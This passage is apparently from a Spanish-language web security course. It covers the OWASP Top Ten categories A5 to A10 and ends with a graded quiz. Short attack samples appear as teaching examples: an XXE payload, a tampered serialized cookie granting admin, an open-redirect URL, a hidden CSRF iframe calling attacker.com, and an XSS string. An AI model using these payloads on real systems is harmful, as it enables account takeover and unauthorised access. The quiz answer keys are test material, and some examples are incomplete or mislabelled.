336	Same Seed in PRNG
759	Unsalted One Way Hash
611	XML External Entities

Tabla 5. Principales vulnerabilidades de A5:2021. Fuente: elaboración propia.

Hace referencia a cualquier **parámetro mal configurado**, menos restrictivo, que afecte a la seguridad de un servidor de aplicaciones. En aplicación, protocolo, base de datos, etc., supone una vulnerabilidad. Se van a describir dos de ellas importantes, que pueden debilitar la autenticación o gestión de sesiones de una aplicación.

Se usa un **algoritmo de hash** que produce un valor de *hash* que puede utilizarse para determinar la entrada original (CWE 328) o para encontrar una entrada que pueda producir el mismo *hash* de manera más eficiente que las técnicas de fuerza bruta.

Esta vulnerabilidad es especialmente peligrosa cuando el *hash* se utiliza en algoritmos de seguridad que requieren que la propiedad unidireccional se mantenga.

Por ejemplo, si un sistema de autenticación toma una contraseña entrante y genera un *hash*, y luego compara el *hash* con otro que tiene almacenado en su base de datos de autenticación, entonces la capacidad de crear una colisión podría permitir a un atacante proporcionar una contraseña alternativa que produzca el mismo *hash* del objetivo, eludiendo la autenticación.

El programa informático utiliza números o valores insuficientemente aleatorios en un contexto de seguridad que depende de **números impredecibles** (CWE 330). Cuando se generan valores previsibles en un contexto que requiere imprevisibilidad, puede ser posible que un atacante adivine el siguiente valor (por ejemplo, un identificador de sesión) que se generará y utilice esa suposición para **hacerse pasar por otro usuario** o **acceder a información sensible**. Hay que usar funciones criptográficas de generación de números aleatorios no estadísticas:

```
String GenerateReceiptURL(String baseUrl) {  
    Random ranGen = new Random();  
    ranGen.setSeed((new Date()).getTime());  
    return(baseUrl + ranGen.nextInt(400000000) + ".html");}
```

Figura 13. CWE 330. Fuente: elaboración propia.

Este código utiliza la función `Random.nextInt()` para generar **identificadores únicos** para las páginas de recibos que genera. Debido a que `Random.nextInt()` es un generador de números pseudoaleatorios (*pseudo random number generator*, PRNG) **estadístico**, es fácil para un atacante adivinar las cadenas que genera. Aunque el diseño subyacente del sistema de recibos también es defectuoso, sería más seguro si utilizara un generador de números aleatorios que no produjera identificadores de recibos predecibles, como un **PRNG criptográfico**. Si un atacante puede adivinar (o sabe) la semilla (CWE 336), entonces el atacante puede ser capaz de **determinar los números aleatorios** que se producirán a partir del PRNG.

Si se utiliza un *hash* criptográfico unidireccional contra una entrada que no debería ser reversible, como una contraseña, pero el *software* no utiliza también una *salt* (prefijo o sufijo aleatorio) como parte de la entrada (CWE 759), se facilita a los atacantes el precálculo del valor de *hash* usando técnicas de ataque de diccionario, como las *rainbow tables*.

CWE 611: XML external entities

Los ataques de entidades externas de XML (CWE 611) se benefician de una función de XML para crear documentos de forma dinámica en el momento de procesamiento. Una entidad XML permite la **inclusión de datos de forma dinámica** desde un recurso dado y las entidades externas permiten a un documento XML incluir datos desde un URI externo. A menos que se configure de otra forma, las entidades externas fuerzan al analizador de XML a acceder al recurso que especifica el URI, como, por ejemplo, un archivo del equipo local o de un sistema remoto.

Este comportamiento expone la aplicación a **ataques de entidades externas de XML** (*XML external entity*, XXE), los cuales se pueden utilizar para llevar a cabo una denegación de servicio del sistema local, obtener acceso no autorizado a archivos del equipo local, explorar equipos remotos y denegar el servicio de sistemas remotos. En el siguiente documento XML (Figura 14) se muestra un ejemplo de un ataque XXE:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe</foo>
```

Figura 14. Acceso a recurso local del servidor mediante XXE. Fuente: elaboración propia.

A6:2021: componentes vulnerables y desactualizados

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
327	Use_Broken_Crypto
338	Weak_PRNG
760	Predictable_Salt_One_Way Hash

Tabla 6. Algunas vulnerabilidades de A6:2021. Fuente: elaboración propia.

El uso de algoritmos criptográficos obsoletos, longitudes de clave inadecuadas, débiles números aleatorios o el hecho de introducir un prefijo/sufijo (*salt*) predecible para dificultar los ataques de fuerza bruta basados en diccionario sobre *hashes* de contraseñas son vulnerabilidades **conocidas de antemano que se pueden evitar** utilizando versiones más actuales, longitudes de clave adecuadas, etc.

Cualquier **vulnerabilidad pública conocida** (Common Vulnerabilities and Exposures, CVE) (Mitre CVE, 2020) para la que **existe un parche y no se aplica** es una posibilidad clara de **ataque**, ya que, como se menciona, es pública y los atacantes pueden relacionarla con las versiones de los navegadores, servidores de aplicaciones y gestores de bases de datos que se están usando. Cualquier *software* que se instala en cualquier capa de la aplicación debe investigarse para comprobar en Internet las vulnerabilidades públicas conocidas relativas y descargar el parche correspondiente si lo hubiera.

CVE

Se pueden consultar en tiempo real las vulnerabilidades actuales del marco de trabajo Spring en la referencia (CVE-details, 2020).

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score
1	CVE-2018-15801	345		Bypass	2018-12-19	2019-10-09	5.8
Spring Security versions 5.1.x prior to 5.1.2 contain an authorization bypass vulnerability during JWT issuer validation. The JWT issuer must be used when signing JWTs. In that case, a malicious user could fashion signed JWTs with the malicious issuer.							
2	CVE-2018-15756			DoS	2018-10-18	2019-10-02	5.0
Spring Framework, version 5.1, versions 5.0.x prior to 5.0.10, versions 4.3.x prior to 4.3.20, and older unsupported versions are vulnerable to a Denial of Service (DoS) attack. The attack is triggered by a request to a resource that is not found. The request must be for a static resource (e.g. JS, CSS, images, and others), or for an application that depends on spring-boot-starter-web or spring-boot-starter-webflux are ready to serve static resources.							

Figura 15. Spring framework CVE. Fuente: CVE Details, s. f.

A7:2021: vulnerabilidades en la autenticación e identificación

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
256	Plaintext_Storage of Password
257	Storing_Password Rec. Format
259	Hard_Coded_Password
293	Using_Referer_Field_for Auth.
315	Plaintext_Storage_in_a Cookie
321	Hard_Coded_Cryptographic Key
384	Sesion fixation
523	Unprotected_Cred_Transport
547	Hardcoded_Security Constants
549	Missing_Password_Masking
603	Client_Side_Authentication
613	Insufficient_Session Exp.
614	Sensitive Cookie Without Secure

Tabla 7. Principales vulnerabilidades de A7:2021. Fuente: elaboración propia.

Las **vulnerabilidades CWE 256 y 257** se refieren a **almacenar las contraseñas en texto claro** o en un formato recuperable como Base64 o similar. Se debe almacenar el *hash* de las contraseñas con algoritmos como SHA-512.

Las **vulnerabilidades CWE 259, 321 y 529** se dan cuando se implementa la **contraseña** en el código fuente, lo cual no permite establecer ninguna política robusta de contraseñas, ya que solo se podría cambiar cuando se recompila la aplicación. En muchos sistemas, existe una cuenta de administración predeterminada que se establece con una simple contraseña predeterminada codificada en el programa o dispositivo. Esta contraseña codificada es la misma para cada dispositivo o sistema de este tipo y, a menudo, no es cambiada o desactivada por los usuarios finales.

Si un usuario malicioso se encuentra con un dispositivo de este tipo, es una simple cuestión de buscar la contraseña predeterminada (que es de libre acceso y pública en Internet) y acceder con un acceso completo. En los sistemas que se autentican con un servicio de *backend*, las contraseñas *hardcoded* en el código fuente requieren que el servicio de *backend* utilice una contraseña que puede descubrirse fácilmente. Los sistemas del lado del cliente con contraseñas codificadas son una amenaza, ya que la extracción de una contraseña de un binario es sumamente sencilla.

No se debe utilizar la cabecera *referer* (**CWE 293**) de las peticiones HTTP para autenticación, ya que es un valor fijo que normalmente es el nombre del servidor web, va en todas las peticiones y se puede *sniffar* si no está cifrada, aunque se use una conexión Transport Socket Layer (TLS) cifrada en muchos casos.

No se debe utilizar autenticación en el lado cliente de forma aislada (**CWE 603**), siempre debe autenticar el lado servidor y, de forma adicional, también el lado cliente.

No cifrar credenciales en tránsito, de autenticación o de sesión (**CWE 523**) posibilita ataques de repetición. Se deben cifrar estos datos a nivel de aplicación o a nivel de transporte con TLS en su última versión disponible para evitar vulnerabilidades.

En cuanto al manejo de sesiones, se deben establecer tiempos máximos de expiración de la sesión absolutos y de inactividad (**CWE 613**) y se deben configurar los parámetros Secure y HTTPOnly en las propiedades de las *cookies* que alojan

identificadores de sesión (**CWE 614**). Además, solo se debe generar el ID de sesión una vez el usuario se ha autenticado correctamente. Si se genera un ID de sesión al acceder a la aplicación antes de la autenticación, se está expuesto al ataque *sesion fixation* (**CWE 384**):

1. Identificar el mecanismo de intercambio del ID de sesión.
2. Obtener un ID válido (pre/posautenticación).
3. Fijar el ID a posibles víctimas mediante el envío de un correo electrónico que contiene un enlace diseñado para que la víctima se autentique con un ID de sesión específico.
4. La víctima se autentica con sus credenciales.
5. El atacante con mismo ID de sesión obtiene credenciales.
6. Analizar la respuesta tras la autenticación.




Figura 16. Ataque de fijación de sesión. Fuente: Ballester Lafuente, 2007.

A8:2021: vulnerabilidades de integridad de datos y software

La **serialización** es el proceso de **codificación de un objeto** (como un archivo o *buffer* de memoria) en una secuencia de *bytes* para almacenarlo o transmitirlo a un dispositivo o base de datos en un formato legible como Array JavaScript, JSON o XML (entre otros). La vulnerabilidad de seguridad de deserialización que se analiza en el

Top Ten de OWASP explica que los datos serializados (que el atacante envía al servidor de consumo de servicios) hacen que se ejecute, al momento de deserializar, un **código arbitrario** (malicioso).

El riesgo de esta falla de seguridad es que el atacante, gracias al código malicioso, puede tomar control del servidor remotamente u obtener información de este. En específico, serían los siguientes ataques:

- ▶ Relacionados con la **estructura de datos** y objetos donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código si existen clases disponibles para la aplicación que pueden cambiar el comportamiento durante o después de la deserialización.
- ▶ Típicos de **manipulación de datos**, como ataques relacionados con el control de acceso en los que se utilizan estructuras de datos existentes, pero se modifica su contenido.

Vulnerabilidades de integridad de datos y *software*

Un foro PHP utiliza serialización de objetos PHP para almacenar una *cookie*, la cual contiene el ID, rol, *hash* de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse a sí mismo los privilegios de administrador:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Esta vulnerabilidad es una de las más actuales, debido al consumo de servicio que realizan las aplicaciones de celulares (IOS, Android) y las webs más modernas (Vue.js, Node.js, Laravel, Ruby on Rails).

Recomendaciones

- ▶ Realizar un *parseo* validado del formato del serializado antes de deserializar.
- ▶ Integrar firmas digitales a los objetos serializados con el fin de detectar una modificación no autorizada.
- ▶ Aislar el código que realiza la deserialización, de modo que se ejecute en un entorno con los mínimos privilegios posibles. En este caso, el atacante no podría tener muchos privilegios si ingresa al servidor.
- ▶ Monitorizar las conexiones de red entrantes y salientes desde contenedores o servidores que utilizan funcionalidades de deserialización.

A9:2021: registro y monitorización insuficientes

El **registro** y la **monitorización insuficientes** son la causa de casi todos los incidentes importantes. El número de días (de media) que lleva descubrir una violación hace pensar que o no se están utilizando suficientes herramientas de seguridad o que las alertas que generan no se toman lo suficientemente en serio. No hay un día en el que no se conozca un nuevo caso de una empresa que se ha dado cuenta de que su red y sus sistemas están comprometidos hace semanas, meses o incluso años.

La **monitorización continua** es uno de los pilares fundamentales para la seguridad de las aplicaciones *online*. Es imprescindible establecer un procedimiento de monitorización continua con marcadas responsabilidades para una eficaz detección temprana y tratamiento rápido y adecuado de cualquier incidente de seguridad que pueda tener la aplicación. Una buena práctica es ayudarse de *firewalls* de aplicaciones web (WAF), sistemas de detección/protección de intrusiones (IDS/IPS) y sistemas de gestión de eventos de seguridad (SIEM), que permiten la captura de acciones maliciosas y su centralización y categorización para mejorar la actividad de monitorización continua.

A10:2021: robo de peticiones del lado del servidor. *Server-side request forgery (SSRF)*

Las vulnerabilidades SSRF se producen cuando una aplicación web obtiene un **recurso remoto sin validar la URL** proporcionada por el usuario. Permite a un atacante coaccionar a la aplicación para que envíe una solicitud manipulada a un destino inesperado, incluso cuando está protegida por un cortafuegos, una VPN u otro tipo de lista de control de acceso en la red (ACL).

La gravedad de la SSRF es cada vez mayor debido a los servicios en la nube y a la complejidad de las arquitecturas. Es necesario **sanear y validar todos los datos** de entrada proporcionados por el cliente. Los atacantes pueden utilizar SSRF para hacer peticiones a otros recursos internos a los que el servidor web tiene acceso, que no están disponibles públicamente. Por ejemplo, pueden acceder a los metadatos de instancias de servicios en la nube como AWS/Amazon EC2 y OpenStack. Un atacante puede, incluso, ser creativo con SSRF y ejecutar escaneos de puertos en IP internas.




Figura 17. *Server-side request forgery (SSRF)*. Fuente: elaboración propia.

5.3. OWASP Top Ten 2013: otras vulnerabilidades importantes

Es importante tener en cuenta otras **vulnerabilidades frecuentes y peligrosas** integradas en la anterior versión de OWASP Top Ten del año 2013, como son las redirecciones a otros sitios no validadas y las falsificaciones de peticiones en sitios cruzados.

CWE 601: redirecciones no validadas

Las redirecciones y reenvíos no validados son posibles cuando una aplicación web acepta entradas no confiables que podrían causar que la **aplicación redirija la solicitud a una URL contenida dentro de una entrada no confiable**. Al modificar la entrada de una URL no fiable a un sitio malicioso, un atacante puede lanzar con éxito una estafa de *phishing* y **robar las credenciales del usuario**.

Dado que el nombre del servidor en el enlace modificado es idéntico al del sitio original, los intentos de **phishing** pueden tener un aspecto más fiable. Los ataques de redirección y reenvío no validados también pueden utilizarse para crear maliciosamente una URL que pase la comprobación de control de acceso de la aplicación y luego reenviar al atacante a funciones privilegiadas a las que normalmente no podría acceder.

Redirecciones no validadas

El siguiente código Java recibe la URL del parámetro llamado «url» (GET o POST) y redirige a esa URL:

```
response.sendRedirect(request.getParameter("url"));
```

Si no se aplica ninguna validación, un usuario malintencionado podría crear un hipervínculo para redirigir a sus usuarios a un sitio web malintencionado no validado, por ejemplo:

```
http://example.com/example.php?url=http://malicious.example.com
```

El usuario ve el enlace que dirige al sitio de confianza original (example.com) y no se da cuenta de la redirección que podría tener lugar.

CWE 89: falsificación de peticiones en sitios cruzados (*cross-site request forgery, CSRF*)

CSRF a través de petición HTTP GET

El siguiente es un ejemplo sencillo de cómo se puede abusar de la CSRF en las solicitudes GET mediante el uso de la etiqueta :

```

```

Lo anterior es un ataque CSRF usando una petición HTTP GET. Si la víctima visita una página web controlada por el atacante con la siguiente carga útil, el navegador enviará una solicitud que contiene la **cookie a la URL creada por el atacante**.

Las solicitudes GET, sin embargo, no son el único método HTTP del que un atacante puede abusar. Las solicitudes POST son igualmente susceptibles a la CSRF, sin embargo, un atacante tendrá que hacer uso de un poco de JavaScript para enviar la solicitud POST.

CSRF a través de solicitudes POST

El siguiente es un ejemplo simple de cómo se puede abusar de la CSRF utilizando solicitudes POST mediante el uso de una etiqueta `<iframe>`. Este código sería cargado en el `iframe` que se hace invisible para la víctima.

```
Definición iframe  
<iframe src="http://attacker.com/csrfAttack"  
style="width:0;height:0;border:0;border:none;"></iframe>  
  
Contenido iframe HTML  
<body onload="document.getElementById('csrf').submit()">  
  <form id="csrf"  
    action="http://example.com/changePassword.php"  
    method="POST">
```

Figura 18. CSRF. Fuente: elaboración propia.

La **técnica de prevención** más utilizada para los ataques de CSRF se conoce como «*token* anti-CSRF», a veces llamado «*token* sincronizador» o simplemente «*token* CSRF». Cuando un usuario envía un formulario o realiza alguna otra solicitud autenticada que requiere una *cookie*, se debe incluir un **token aleatorio** en la solicitud. La aplicación web verificará entonces la existencia y la corrección de este *token* antes de procesar la solicitud. Si el testigo falta o es incorrecto, la solicitud puede ser rechazada.

```
Formulario de usuario de la aplicación correcto que incluye token anti-CSRF:  
  
<form id="csrf" action="http://example.com/changePassword.php"  
method="POST">  
  <input type="submit" name="newPassword" value="user_password" />  
  <input type="hidden" name="req_id" value="dfasp78gja093sgd4agere" />  
</form>
```

Figura 19. Ejemplo de token anti-CSRF. Fuente: elaboración propia.

Se recomienda encarecidamente utilizar una **biblioteca anti-CSRF existente** (OWASP Cheat Sheet Series, 2020) bien probada y fiable. Dependiendo de su idioma y del marco de trabajo que elija, hay varias bibliotecas de código abierto de alta calidad que están listas para usar. Las características de un sistema anti-CSRF bien diseñado implican los siguientes atributos:

- ▶ El *token* anti-CSRF debe ser único para cada sesión de usuario.
- ▶ La sesión debería expirar automáticamente después de un tiempo adecuado.
- ▶ El *token* anti-CSRF debe ser un valor aleatorio criptográfico de longitud significativa.
- ▶ El *token* anti-CSRF debe ser criptográficamente seguro, es decir, generado por un fuerte algoritmo PRNG.
- ▶ El *token* anti-CSRF puede ser añadido como un campo oculto para formularios o dentro de URL (solo es necesario si las peticiones GET causan cambios de estado, es decir, las peticiones GET no son idempotentes).
- ▶ El servidor debe rechazar la acción solicitada si el *token* anti-CSRF falla la validación.

Otra técnica es utilizar el atributo de las *cookies* SameSite. Una *cookie* siempre está ligada a un dominio particular. Sin embargo, digamos que tienes un sitio web e incrustas un vídeo de YouTube en él. Cuando un usuario que ha iniciado sesión en YouTube visita su sitio, de forma predeterminada esta web también recibe una solicitud. Esa solicitud incluye información que proviene de su sitio e incluye las *cookies* de YouTube. Esto se denomina «contexto de terceros».

El atributo SameSite del encabezado *Set-Cookie* fue introducido como un borrador de la Internet Engineering Task Force (IETF) en abril de 2016 por Mike West de Google y Mark Goodwin de Mozilla. El atributo se envía cuando se establece una *cookie*, por ejemplo: `Set-Cookie: my_cookie=1; SameSite=Strict.`

Este **atributo** puede tener uno de los siguientes valores:

► SameSite=strict

- La *cookie* solo se envía si estás actualmente en el sitio para el que se ha establecido la *cookie*. Si estás en otro sitio y haces clic en un enlace a un sitio para el que se ha establecido la *cookie*, esta no se envía con la primera solicitud.

► SameSite=Lax

- La *cookie* no se envía por el contenido incrustado, sino que se envía si se hace clic en un enlace a un sitio para el que se ha establecido la *cookie*. Se envía solo con tipos de solicitud seguros que no cambian de estado, por ejemplo, GET.

► SameSite=None

- La *cookie* se envía incluso para contenido incrustado. Hasta hace poco, este también era el comportamiento actual de muchos navegadores si el atributo SameSite no está establecido.
- Si el valor del atributo SameSite es inválido, la mayoría de los navegadores asumen que SameSite no está establecido y, por lo tanto, aplican su configuración predeterminada. Rowan Merewood de Google escribió un excelente artículo explicando este mecanismo con más detalle.
- Las configuraciones SameSite=strict y SameSite=Lax protegen sus *cookies* de ser utilizadas en ataques CSRF. Sin embargo, hacen que el rastreo sea más difícil. Estas configuraciones deberían utilizarse para las *cookies* de autenticación, pero no son buenas para el seguimiento de las *cookies* utilizadas en la publicidad.

Se recomienda visualizar la clase magistral *CSRF*, una explicación de la vulnerabilidad CSRF y sus contramedidas.



Accede al vídeo

5.4. Referencias bibliográficas

Acunetix. (2020). *Web Application Vulnerabilities*.
<https://www.acunetix.com/vulnerabilities/web/>

Acunetix. (s. f.). *What Are CRLF Injection Attacks*.
<https://www.acunetix.com/websitesecurity/crlf-injection/>

Ballester Lafuente, C. (2007). *Evaluating Security in Open Source Consumer Applications*.
https://www.researchgate.net/figure/Session-Fixation-Attack-27_fig2_266328511

Chess, B. y West, J. (2007). *Secure programming with static analysis*. Addison-Wesley.
<https://ptgmedia.pearsoncmg.com/images/9780321424778/samplepages/9780321424778.pdf>

CVE Details. (s. f.). *Spring Framework : Security Vulnerabilities*.
https://www.cvedetails.com/vulnerability-list/vendor_id-15183/product_id-31286/Pivotal-Software-Spring-Framework.html

OWASP Cheat Sheet Series. (2020). *SQL Injection Prevention Cheat Sheet*.
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP Top 10:2021. (2021). *Welcome to the OWASP Top 10 – 2021*.
<https://owasp.org/Top10/>

Página web de [CAPEC Mitre](#).

Página web de [CVE Mitre](#).

Página web de [CWE Mitre](#).

Página web de [Mitre Corporation](#).

Página web de [OWASP Cheat Sheets](#).

Página web de [WASC](#).

SANS. (27 de junio de 2011). *CWE/SANS TOP 25 Most Dangerous Software Errors*.
<https://www.sans.org/top25-software-errors/>

Slidetodoc. (s. f.). *Web Applications* [presentación]. <https://slidetodoc.com/chapter-9-web-applications-web-applications-web-applications/>

Srinivas Tamada. (15 de noviembre de 2021). *Cypress UI Automation End to End. Testing*. <https://www.9lessons.info/>

Veracode. (s. f.). *Common Web Application Vulnerabilities*.
<https://www.veracode.com/security/web-application-vulnerabilities>

Vídeo descriptivo sobre vulnerabilidades OWASP

F5 DevCentral. (14 de diciembre de 2017). *OWASP Top 10: Injection Attacks*. [Vídeo]. YouTube. <https://www.youtube.com/watch?v=rWHvp7rUka8>

Vídeo sobre generalidades del OWASP Top Ten. Descripción de las principales categorías de vulnerabilidades.

Tutoriales OWASP Top Ten

F5 DevCentral. (14 de diciembre de 2017). *2017 OWASP Top 10: Injection Attacks* [Lista de reproducción]. YouTube. https://www.youtube.com/watch?v=rWHvp7rUka8&list=PLyqga7AXMtPPuibxp1N0TdyDrKwP9H_jD

El objetivo de estos tutoriales es comprender y familiarizarse con el concepto de las principales vulnerabilidades web visualizando ejemplos.

Aplicaciones web vulnerables

OWASP. (s. f.). *OWASP Juice Shop*. <https://owasp.org/www-project-juice-shop/>

Juicy shop es un ejemplo de aplicación web diseñada con una arquitectura moderna que incluye Angular, Node.js, Express y MongoDB.

Vídeo sobre vulnerabilidades en aplicaciones web

Alonso Caballero. (6 de noviembre de 2015). *Webinar Gratuito: Vulnerabilidades en Aplicaciones Web* [Vídeo]. YouTube. https://www.youtube.com/watch?v=Fdo_kSSDj38

El vídeo presenta ejemplos prácticos de las vulnerabilidades web más frecuentes y peligrosas.

Índice de vulnerabilidades Acunetix

Acunetix. (s. f.). *Web Application Vulnerabilities*.
<https://www.acunetix.com/vulnerabilities/web/>

En esta página web se encuentran definiciones de vulnerabilidades y vulnerabilidades publicadas relativas a tecnologías web.

1. ¿Cuáles de las siguientes son vulnerabilidades del tipo inyección?

- A. SQLi.
- B. CSRF.
- C. *HTTP response splitting*.
- _ D. A y C son correctas.

Pueden inyectar código en el servidor de base de datos y en el navegador de la víctima respectivamente.

2. ¿Cuál de los siguientes es ejemplo de ataque XSS?

- A. 'or 1=1#.
- _ B. `<script>alert("hacked")</script>`.
- C. `.././template.ini`.
- D. Ninguna de las anteriores.

Inyección de código JavaScript en el navegador.

3. ¿Cómo se previene la SQLi?

- A. Test de penetración.
- B. No se puede controlar.
- _ C. Validación de entrada mediante consultas parametrizadas.
- D. Análisis de código.

Debe realizarse la validación de todos los campos de entrada para evitar el uso de palabras claves SQL o caracteres especiales.

4. El *path traversal* o inclusión de ficheros:

- A. Permite acceder a recursos del sistema de ficheros no permitidos.
- B. Permite autenticarse suplantando a un usuario.
- C. Permite el robo de credenciales.
- _ D. La A y la C.

Puede acceder a ficheros no permitidos y en alguno puede haber credenciales, por ejemplo, /etc/shadow.

5. ¿Cuál es el principal objetivo de XSS?

- ☐ A. Navegador.
- ☐ B. Servidor.
- ☐ C. Sistema de ficheros del servidor.
- ☐ D. Ninguna de las anteriores.

Ejecutar código remoto en el navegador de la víctima.

6. Sobre el CSRF:

- ☐ A. Es cíclico, se basa en monitorización continua.
- ☐ B. Puede seguir un ciclo *plan-do-check-action* (PDCA).
- ☐ C. No afecta a todas las partes de la organización.
- ☐ D. Su objetivo es aprovecharse de la sesión activa de un usuario en una aplicación.

El objetivo es suplantar a un usuario activo en una aplicación.

7. ¿A qué formato afecta la deserialización insegura?

- ☐ A. JSON.
- ☐ B. XML.
- ☐ C. Array JavaScript.
- ☐ D. Todas las anteriores.

Cualquier formato de empaquetado de datos.

8. ¿De qué categoría es la vulnerabilidad *path traversal*?

- ☐ A. Inyección.
- ☐ B. Violación del control de acceso.
- ☐ C. Pérdida de autenticación y gestión de sesiones.
- ☐ D. Ninguna de las anteriores.

Puede permitir acceso a ficheros no permitidos.

9. Una vulnerabilidad CVE:

- A. Es pública, conocida.
- B. Puede existir parche.
- C. Es relativa a un *software* concreto.
- _ D. Todas las anteriores.

Vulnerabilidad publicada, conocida, de un *software* concreto.

10. La *HTTP response splitting* es una vulnerabilidad que puede suponer:

- A. Inyección de código HTML.
- B. Inyección de código JavaScript.
- C. Inyección de código SQL.
- _ D. La A y la B son correctas.

Permite inyectar HTML y, por tanto, también JavaScript embebido en HTML.

Ciberseguridad Web

Autenticación en las aplicaciones web

Índice

Esquema	3
Ideas clave	4
6.1. Introducción y objetivos	4
6.2. Autenticación	7
6.3. Referencias bibliográficas	26
A fondo	28
Test	31



6.1. Introducción y objetivos

Las **aplicaciones web** desplegadas en las intranets de las organizaciones y en Internet suponen un amplio porcentaje del total de las aplicaciones. Por otro lado, los problemas de seguridad de las **aplicaciones no-web** son un subconjunto de los problemas de las aplicaciones web.

El tercer tipo de aplicaciones en auge son las **aplicaciones móviles**, cuando el cliente es un *smartphone*, teléfono móvil, tableta, portátil, etc. Los ataques a dispositivos móviles están creciendo en la medida que aumenta el uso de las aplicaciones móviles (*m-commerce*) para *banking*, compras, etc., a las que se puede acceder desde ellos. La arquitectura de estas aplicaciones móviles es similar a la de las aplicaciones web, la mayor diferencia está en el **canal de comunicación** y la forma de proveer **comunicación segura**.

Por tanto, en este tema se aborda el diseño de la seguridad de una aplicación web enfocado en proporcionar **servicios seguros de identificación, autenticación y autorización** a los recursos de la aplicación que ya residan en ella, en el sistema operativo o en la base de datos asociada. Además, se debe proveer comunicación segura entre las capas de la aplicación y **confidencialidad e integridad** en los datos que esta maneja.

Han de contemplarse todos los aspectos de seguridad que están relacionados con la arquitectura de la aplicación elegida. El ejemplo de la Figura 1 es una arquitectura tradicional de n-capas en las que hay que diseñar e implementar de forma adecuada:

- Seguridad en el cliente (navegador).

- ▶ Seguridad en el sistema operativo plataforma: comprobación de configuraciones por defecto, gestión segura de la autenticación, autorización y control de accesos, protección de datos.
- ▶ Seguridad en los propios servidores de aplicaciones y gestores de bases de datos que dan soporte a la aplicación.
- ▶ Seguridad en la aplicación: diseño seguro de la autenticación, gestión de sesiones, autorización y control de accesos.
- ▶ Seguridad las comunicaciones entre servidores.
- ▶ Seguridad física: personal, instalaciones y documentación.

